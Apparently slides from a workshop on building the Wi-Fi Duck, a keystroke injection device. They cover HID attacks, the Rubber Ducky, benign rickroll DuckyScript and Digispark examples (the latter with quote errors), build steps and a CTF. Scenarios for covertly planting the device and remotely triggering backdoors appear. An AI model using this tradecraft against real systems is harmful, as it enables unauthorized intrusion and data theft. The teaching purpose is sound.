Making a Wi-Fi Connected Keystroke Injection Tool

Building the Wi-Fi Duck

Wifi Net: NSL

Password: 1qaz2wsx3edc

What Are We Doing Today?

- Learning about HID attacks
- Learning about the microcontrollers we need to program
- Learning to solder printed circuit boards
- Soldering the Wi-Fi Duck together
- Setting up and customizing the Wi-Fi Duck
- Running our first payloads
- Writing our first payloads
- Competing in a HID hacking CTF
- Taking home a (hopefully) fully functional Wi-Fi Duck

What is a human interface device attack?

Human Interface Devices are how we interact with technology, and because of this, they tend to be trusted.

This trust can be exploited, and HID attacks leverage this trust to get away with things they shouldn’t.

The USB Rubber Ducky is the most popular example, a microcontroller that uses a SD card to load instructions and type them like a keyboard while looking like a USB drive.

The Wi-Fi Duck is an advanced evolution of the HID attack that lets us use Wi-Fi to run any script after inserting it, and allows for long distance attacks.

Do HID Attacks Work?

The University of Illinois did a study to determine if people would plug in random flash drives they found.

To determine whether users pick up and connect USB flash drives they find, we dropped 297 flash drives at the University of Illinois Urbana-Champaign—a large academic institution in the United States—and measured who connected the drives and why.

2. **Drive Appearance.** We varied the type of drives dropped at each location to determine whether users picked up the drive for altruistic or selfish reasons.[2]

   Two types are engineered to trigger altruistic tendencies: drives with a return address or with keys attached; two are intended to trigger selfish tendencies: drives with the label “confidential” or “final exam solutions”; one is our control group: drives with no label. We show an example of each in Fig. 1.

Researchers Also Examined Device Appearance

A number of different strategies were used to entice altruistic or selfish users into picking up the drives. These results were used to see which devices were picked up most often. What do you think they found?

Fig. 1:
Drive appearances—we dropped five different types of drives. We chose two appearances (keys and return label) to motivate altruism and two appearances (confidential and exam solutions) to motivate self-interest, as well as an unlabeled control.

HID Attacks Are Very Effective


Participants opened one or more files on 135 of the 297 flash drives (45%) and 290 of the drives (98%) were removed from their drop locations by the end of our observation period.

Category	Drives Opened		p
Drive Type			
Confidential	29/58	(50%)	0.72
Exams	30/60	(50%)	0.71
Keys	32/60	(53%)	0.47
Return Label	17/59	(29%)	0.10
None	27/60	(45%)	–


Source: https://ieeexplore.ieee.org/document/7546509

The USB Rubber Ducky

The USB Rubber Ducky is designed to look like a common flash drive and be easy to program, using a removable MicroSD card to store scripts. It can emulate a number of different keyboard languages and manufacturers.




What is Inside a Rubber Ducky?



The USB Rubber Ducky appears on Mr Robot!

How Are HID Attacks Deployed?



Australians find hand delivered malware in the form of USB drives in mail boxes

Hand-delivered hacking: malicious USBs left in mailboxes | The ... - seattletimes.com

DuckyScript - The Simple Attack Scripting Language

```
DELAY 1000
GUI SPACE
STRING terminal
DELAY 500
ENTER
DELAY 4000
STRING osascript -e 'set volume 7'
DELAY 500
ENTER
DELAY 500
STRING open https://youtu.be/_hl0qMtdfng
DELAY 500
ENTER
```

This is a basic USB Rubber Ducky script.

It’s saved and then compiled into a .bin binary file using a JavaScript tool.

This is loaded to the SD card and then inserted into the USB Rubber Ducky

In this script, we wait a second, hit the GUI key along with space to open a spotlight search, and then open Terminal.

Next, the script sets the volume to max, and then opens a web URL to rickroll the user.

Limitations of the Rubber Ducky

The USB Rubber Ducky is easily thwarted because it is a one-way device. Because it cannot see or react to what is on the screen, it can’t handle anything the person who programmed it did not anticipate.

You can think of it like a missile, once it’s fired, there is no turning back.

This means it’s very important to test out your script on as close to the setup you anticipate running it on, at a minimum on the same operating system.

Someone customizing their keyboard shortcuts can totally mess this up as well

What Can Go Wrong?

- Keyboard profiler pops up
- “Are you sure you want to quit?” dialogs
- Automatic updates
- Lagging computer
- Existing program or process open
- Keyboard layout does not match (different country)
- Command requires password

Keyboard Popups

Sometimes, when we plug in the HID device, we can get a popup trying to identify the keyboard to set it up properly.

This generally only happens on MacOS and can be fixed by changing a setting in the WiFi Duck to make it look like an Apple keyboard.

We won’t cover this today, but doing so can increase the likelihood that your script will work on all operating systems.

The attack flow

Identify what we want to do on the target computer

Learn the OS of the target computer and create a test system

Create a list of keyboard steps to accomplish your goal on the test system

Write a duckyscript payload to automate each step and run it on the test system

Correct timing mistakes and other anomalies, re-run on test system multiple times

When a stable payload is optimized, load on HID attack device

When the target computer is unattended, inject the optimized script

HID’s for even cheaper: The Digispark


The USB Rubber Ducky inspired many community projects taking their own spin on the concept of a cheap, easy to program HID attack device.

In particular, the ultra-cheap Digispark has stood out as an affordable way to start writing payloads for as a little as a dollar.

To make this possible, HID libraries were ported over to Arduino, a programming language known for being friendly to beginners.

Thanks to this, it’s easy to program HID attacks in Arduino on very cheap hardware.

The Digispark & Attiny85



DuckyScript vs Digispark

These two scripts produce the same result, which is to RickRoll someone using a MacOS computer. As you can see, they're very similar, but not the same.

```
DELAY 1000
GUI SPACE
STRING terminal
DELAY 500
ENTER
DELAY 4000
STRING osascript -e 'set volume 7'
DELAY 500
ENTER
DELAY 500
STRING open
https://youtu.be/_hl0qMtdfng
DELAY 500
ENTER
```

```
DigiKeyboard.delay(1000);
DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT);
DigiKeyboard.print("terminal");
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(4000);
DigiKeyboard.print("osascript -e 'set volume 7');
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(500);
DigiKeyboard.print("open https://youtu.be/_hl0qMtdfng');
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
```

Even further: Mouse Jigglers

The keyboard isn’t the only thing we can control in an HID payload.

A mouse jiggler is a program designed to prevent a computer’s screen from being locked, often used by law enforcement when arresting someone suspected of computer crimes.

A digispark can be used to send mouse movements instead, although the usefulness is limited because we don’t know the screen size or what is happening on the screen.

How Could A USB Rubber Ducky Be Improved?

One of the biggest problems with “fire and forget” HID platforms is not knowing what kind of computer the target might have.

An ideal platform would be able to store many payloads for different operating systems and devices, and then be able to quickly trigger those payloads wirelessly and from a distance.

In addition, the ability to operate from a distance would allow for attacks against devices with hard-to-see USB ports late into the night, to keep devices unlocked, or to write scripts in real time and run them from far away.

Enter the Wi-Fi Duck

The WiFi Duck is two microcontrollers working together to create a new type of HID attack.

The ATMega34U acts as a customizable, dedicated keyboard device.

The ESP8266 acts as a wireless interface, controller, and storage space for scripts.

Together, they allow you to access the device remotely over Wi-Fi, write and save scripts, and then trigger any one of the scripts either via the web interface or a CURL request.

What problem does the WiFi Duck solve?

The WiFi Duck allows you to attack any target you have a script for, including mobile phones, tablets, laptops, and desktop computers.

Rather than a physical switch, the WiFi Duck’s payloads can be selected either in advance by setting it to auto-run when plugged in, or in real time via the GUI or an automated CURL request.

We can also use it to copy and paste text between computers.

You could potentially have the Wi-Fi duck connect back to itself and send information

How would a hacker use a WiFi Duck?

From a distance, a hacker with a directional antenna learns the type of operating system a target is using from another hacker near the target.

The first hacker selects a payload for the operating system while the second hacker takes advantage of a moment when the target computer is unattended

The first hacker targets the script and gets a backdoor on the target computer, the second hacker pulls out the Wifi Duck as soon as the backdoor is open

Or: Hackers connect a device to a USB port in a hard to see area and keep the screen from locking by sending keystrokes. Later, they break in and copy all the unencrypted data, or run a backdoor payload when no one is there to see.

Extreme Range

With the extreme range of a directional antenna, time is on the side of an attacker.

They can take advantage of a distraction with a secretary to place a WiFi Duck in a USB port that isn’t easy to see, and wait until no one is around to trigger payloads.


Hackers can also reduce the risk of being caught by being far away when sending commands.

Can force a computer to be vulnerable to local attacks.

Payload customization & storage

On the WiFi Duck, you can create, edit, and run scripts from the main menu.

This lets you easily stockpile and run code for different operating systems.



Building a Wi-Fi Duck: What you need

- D1 Mini ESP8266 Based Microcontroller
- Pro Micro ATMega34u Based Microcontroller
- Pin Headers
- Printed Circuit Board
- Soldering Station
- Computer with Arduino IDE
- Micro USB Cable

Step 1: Flash the boards

First, we'll flash firmware to both microcontrollers. This will be done using Arduino IDE, with sketch files downloaded from SpaceHuhn's GitHub repository.

To do this, we'll need to add the boards to Arduino IDE first. When this is done, we can open the .INO file for each board in Arduino, select the right board, and flash the firmware.


After each board has its firmware, we'll need to connect everything together for it to work.

Step 2: Solder the boards

Next, we'll connect the two boards together on a circuit board by soldering them.

Only three pins really matter, so the majority of this will be practice.

Once everything is soldered together, we can move on to testing and writing our payloads.



Step 3: Power & Connect to Board

Once the board is together, we'll connect it to power and we should see a Wi-Fi network appear called "wifiduck"

This network will be our interface with the device. We'll connect to it with the password "wifiduck" and be able to start writing our first payloads.

Step 4: Save & Run a Payload

After we connect to the WiFi Duck, we'll be able to write payloads that use keystroke combinations to quickly navigate around a computer.

We'll try a few target actions to automate, and then try automating a task on your own computer with your own payload.

Step 5: Design A Winning Payload

After we all get the hang of writing payloads, we'll break into teams and design payloads to attack a Raspberry Pi target running Raspbian.

Whichever team has a payload that achieves the most objectives will get the highest score, and team members will all get a prize.

Break: End of Unit 1

Take a break, next up we'll start programming!

Unit 2: Programming the microcontrollers

To get started, download the .ZIP file from the GitHub repository here:

https://github.com/spacehuhn/WiFiDuck

Direct link is here: https://github.com/spacehuhn/WiFiDuck/archive/master.zip

Unzip the contents. Included inside are the files for the ESP8266 and ATmega34u boards.

ESP8266 - Adding the board to Arduino

Arduino IDE lets us program these boards directly, after installing them into the board manager.

We can write code and flash it all from the same program, allowing us to easily fix problems and work with different types of hardware.


To use Arduino IDE, we'll need to download and install it from the Arduino website.

Add The WiFi Duck Boards to Arduino IDE

Start the Arduino IDE, go to File > Preferences. In the Additional Board Manager ULRs enter:


https://raw.githubusercontent.com/spacehuhn/hardware/master/wifiduck/package_wifiduck_index.json.

You can add multiple URLs, separating them with commas.




Add Boards From The Board Manager

Go to Tools > Board > Board Manager, search for wifi duck and install both WiFi Duck AVR Boards and WiFi Duck ESP8266 Boards.




Flash the Atmega_Duck Board

- Open atmegaduck/atmega_duck.ino with the Arduino IDE.
- Under Tools > Board in the WiFi Duck AVR section, select your board; for example, Sparkfun Pro Micro.
- Connect the Atmega32u4 board via USB and select its port under Tools > Port.
- [Optional] Under Tools you can enable the LED and set its pin. You can also change the USB ID to make it appear as a certain type of keyboard.
- Press Upload.

